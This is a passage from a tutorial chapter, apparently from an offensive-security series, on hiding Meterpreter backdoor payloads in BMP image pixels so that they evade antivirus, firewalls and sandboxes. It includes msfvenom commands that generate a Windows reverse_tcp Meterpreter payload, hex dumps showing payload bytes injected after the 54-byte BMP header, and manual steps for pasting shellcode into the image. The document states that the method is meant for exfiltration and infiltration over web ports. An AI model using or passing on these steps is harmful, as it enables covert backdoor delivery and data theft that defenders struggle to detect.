# Hiding Payloads via BMP Image Pixels (PART1)

In this chapter I want to talk about Images File in this case “BMP” Files.  The idea for this chapter-11 is how can we use these Images files for Hiding Payload? (in this case Backdoor Payload for Infiltration and Exfiltration between two systems).

**Note** : this Chapter has 2 Parts , in this “Part1” I will Explain what is this Method “step by step” by C# Code and in Second Part or (PART2) I talked about this method via Linux systems by “NativePayload_Image.sh” v.2 Code so in the next “PART2” we will talk about this script in Linux systems only but for understanding this Method you should Read first this “PART1”.

**Note** : in the “PART2” I talked about “NativePayload_Image.sh” v2 Code and I talked about how to use this method via this Script for Secure Text-messaging also DATA Exfil/Infiltration via BMP Image Pixels , (Linux systems only)


**What is this IDEA ?**
In this Method you can have Injected DATA/Payload by BMP Images , it means your DATA will Inject behind Image Pixels , with this method you can use Images for DATA Exfiltration or DATA Infiltration also with this method DATA transferring will be against Detection by Avs and Firewalls . (it is kind of Tunneling between two systems via BMP Files over Network traffic).

The Idea for transferring data with images is not new, but I want to talk about this because this is really dangerous. I want to talk about some important questions in relation to this threat.
for example : “why no one cares about this ?”

**Why this method is important ?**
My answer is : because the most AVs and Firewalls also Sandbox Tools will not Detect this Method or it is better to say Detecting this method is very difficult !

Before everything let me show you one simple BMP Picture.
As you can see in “Picture 1” we have black background with red lines. Now tell me: Did you see something wrong in this picture? or something unreasonable?

Picture 1:
Now in picture 2 I want to show you where the unreasonable points in this picture are, and probably you did not see this !


demo1.bmp
Image Edit View Go Help
Previous Next
Injected Malware payload Behind Pixels
871 × 453 pixels 1.2 MB 392%
Zoom 400%
2 / 3

Picture 2: Malware Payload Injection behind Image Pixels

Now that's the "where" and now I want to talk about the "why" this is dangerous and also the "how" can you do this ?

**Important Questions!**

1. **Why Transferring Payloads or Data by Images is Dangerous ? Because no one is thinking about this like important threat unfortunately .**
2. **Did you ever scan BMP files with anti-viruses before this and do you think Avs can Detect something for that ?**
3. **Did you use AV for realtime detection and realtime scanning BMP files ?**
4. **How many of these AVs can detect this threat ?**
5. **How can we detect this threat when some one published BMP files on a target website or infected website?**
6. **Can use this technique for web attacks ? Or can we use this one for bypassing WAF also reading payloads from BMP files for Web Attack?**
7. **For exfiltration to the Web and the network, this is one of the best ways for transferring payloads and data over port 80 or 443, especially (Port 80) with or without payload encryption in BMP files. (important)**
8. **Firewall or IPS/IDS what can these do for this threat, and how many of these tools can detect this technique ?**
9. **If I used this technique for my backdoors locally with encrypted payloads in these pictures, who can detect this and how ? Or If I used this technique by chunking BMP files, which means split-up payloads to more than 1 picture file, then who / which AVs can detect that type of payload delivery ?**

**How can we do this ?**
First I want to talk about how can we do it manually without code by using a simple example. Then I will publish my C# code for this technique and I will also explain how to use my tool for this technique and in Part2 of this chapter-11 I will talk about Script code for this method on Linux systems only.
In this case we want to inject payloads to BMP Image file by adding or changing pixels. (only BMP format)
So each Pixel has color with RGB codes. In this technique we should inject our payloads to RGB code for each pixel so we have something like these steps :
Code Behind Pixels

```
Pixel 1 = R(112) , G(255) , B(10)
Pixel 2 = R(192) , G(34) , B(84)
Pixel 3 = R(111) , G(0) , B(190)
```


So we have these RGB payloads 112,255,10,192,34,84,111,0,190

```
Decimal == hex

112 == 70
255 == ff
10 == 0A
192 == C0
34 == 22
84 == 54
```

111 == 6F
0 == 00
190 == BE

So our Pixels had these Meterpreter Payloads: **70FF0AC022546F00BE**

as you can see in picture 3 we have Hex and Decimal also Color for each Pixel .




| | | | | | |
|---|---|---|---|---|---|
| Hex color code (#): | 70FF0A | Hex color code (#): | C02254 | Hex color code (#): | 6F00BE |
| Red color (R): | 112 | Red color (R): | 192 | Red color (R): | 111 |
| Green color (G): | 255 | Green color (G): | 34 | Green color (G): | 0 |
| Blue color (B): | 10 | Blue color (B): | 84 | Blue color (B): | 190 |
| CSS color: | rgb(112,255,10) | CSS color: | rgb(192,34,84) | CSS color: | rgb(111,0,190) |
| Color preview: | 🟩 | Color preview: | 🟥 | Color preview: | 🟪 |

Picture 3 :

Now you can understand how and where BMP Files should be changed for this method.

**Injecting Meterpreter Payload to BMP file manually Step by step:**

Now in this section I want to talk about how can do these things Manually (step by step) :
**Step 1** : As the first step before everything else you need a BMP file in Windows so for this one you need to use MS Paint.
Note : you should do these steps in windows only by MS Paint.
As you can see in picture 4 we have a blank BMP file with 700 * 2 pixels.



Resize and Skew
Resize
By: Percentage [✓ Pixels]
Horizontal: 700
Vertical: 2
[ ] Maintain aspect ratio
Skew (Degrees)


Picture 4: BMP file with 700 * 2 Pixels

Note : You can save this file in (24-bit bitmap) color format.

**Step 2** : in Kali linux you should create a Meterpreter payload with one of these commands:


- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f c > payload.txt
- msfvenom -a x86_64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.1 -f num > payload.txt

**Step 3 :** now you should inject your payload in (step2) into the BMP file you made in (step1) with kali linux using a hexeditor or in windows with the "Hexeditor NEO" tool.
In "Picture 5" you can see the hex editor NEO for this BMP file you made in (Step1) before changing the payload.


Hex Editor Neo
File Edit View Select Operations Bookmarks NTFS Streams Tools History Window Help
English
NewBitmaImage.bmp
R G B
(Pixel 1) (Pixel 2) (Pixel 3)

```
00000000  00 01 02 03  04 05 06 07  08 09 0a 0b  0c 0d 0e 0f
00000000  42 4d 9e 10  00 00 00 00  00 00 36 00  00 00 28 00   BMž.......6...(.
00000010  00 00 bc 02  00 00 02 00  00 00 01 00  18 00 00 00   ..¼.............
00000020  00 00 68 10  00 00 00 00  00 00 00 00  00 00 00 00   ..h.............
00000030  00 00 00 00  00 00 ff ff  ff ff ff ff  ff ff ff ff   ......ÿÿÿÿÿÿÿÿÿÿ
00000040  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000050  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000060  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000070  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000080  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000090  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000a0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000b0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000c0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000d0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000e0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000f0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000100  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000110  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000120  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000130  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000140  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000150  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000160  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000170  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000180  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000190  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ

Ready | Offset: 00000000 (0) | Size: 0x0000109e (4,254): 4.15 KB | Hex bytes, 16, Default ANSI | OVR
```

Picture 5:
Now in Picture 6 you can see we have 3 pixels with these Payloads respectively "70FF0A" "C02254" "6F00BE"




```
00000000  00 01 02 03  04 05 06 07  08 09 0a 0b  0c 0d 0e 0f
00000000  42 4d 9e 10  00 00 00 00  00 00 36 00  00 00 28 00   BMž.......6...(.
00000010  00 00 bc 02  00 00 02 00  00 00 01 00  18 00 00 00   ..¼.............
00000020  00 00 68 10  00 00 00 00  00 00 00 00  00 00 00 00   ..h.............
00000030  00 00 00 00  00 00 70 ff  0a c0 22 54  6f 00 be ff   ......pÿ.À"To.¾ÿ
00000040  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000050  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000060  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000070  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000080  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000090  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000a0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000b0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000c0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000d0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000e0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
000000f0  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000100  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00000110  ff ff ff ff  ff ff ff ff  ff ff ff ff  ff ff ff ff   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
```

Picture 6:

You can now see what happens in BMP when you want to inject these payloads to images in this case BMP.
To do this: in this step you should edit this BMP file (step1) in Kali linux with hexeditor commands like in picture 7 .


This time you should inject Meterpreter payloads into the file with this tool Copy-Paste from “Offset 36” up to end. Offset 36 is the first Byte after the BMP header (BMP Header is 54 bytes). In picture 5 you can see this section with the green line.

Note : Before changing the BMP file you should change your Meterpreter payload from this type “0xfc” to this “fc” so your Payload should be something like “Pay.txt” file in Picture 9. (**important**)
Now you should copy the payload string from “Pay.txt” and paste it into the Bitmap File from the Offset 36 up to the end like in picture 7 and 8.



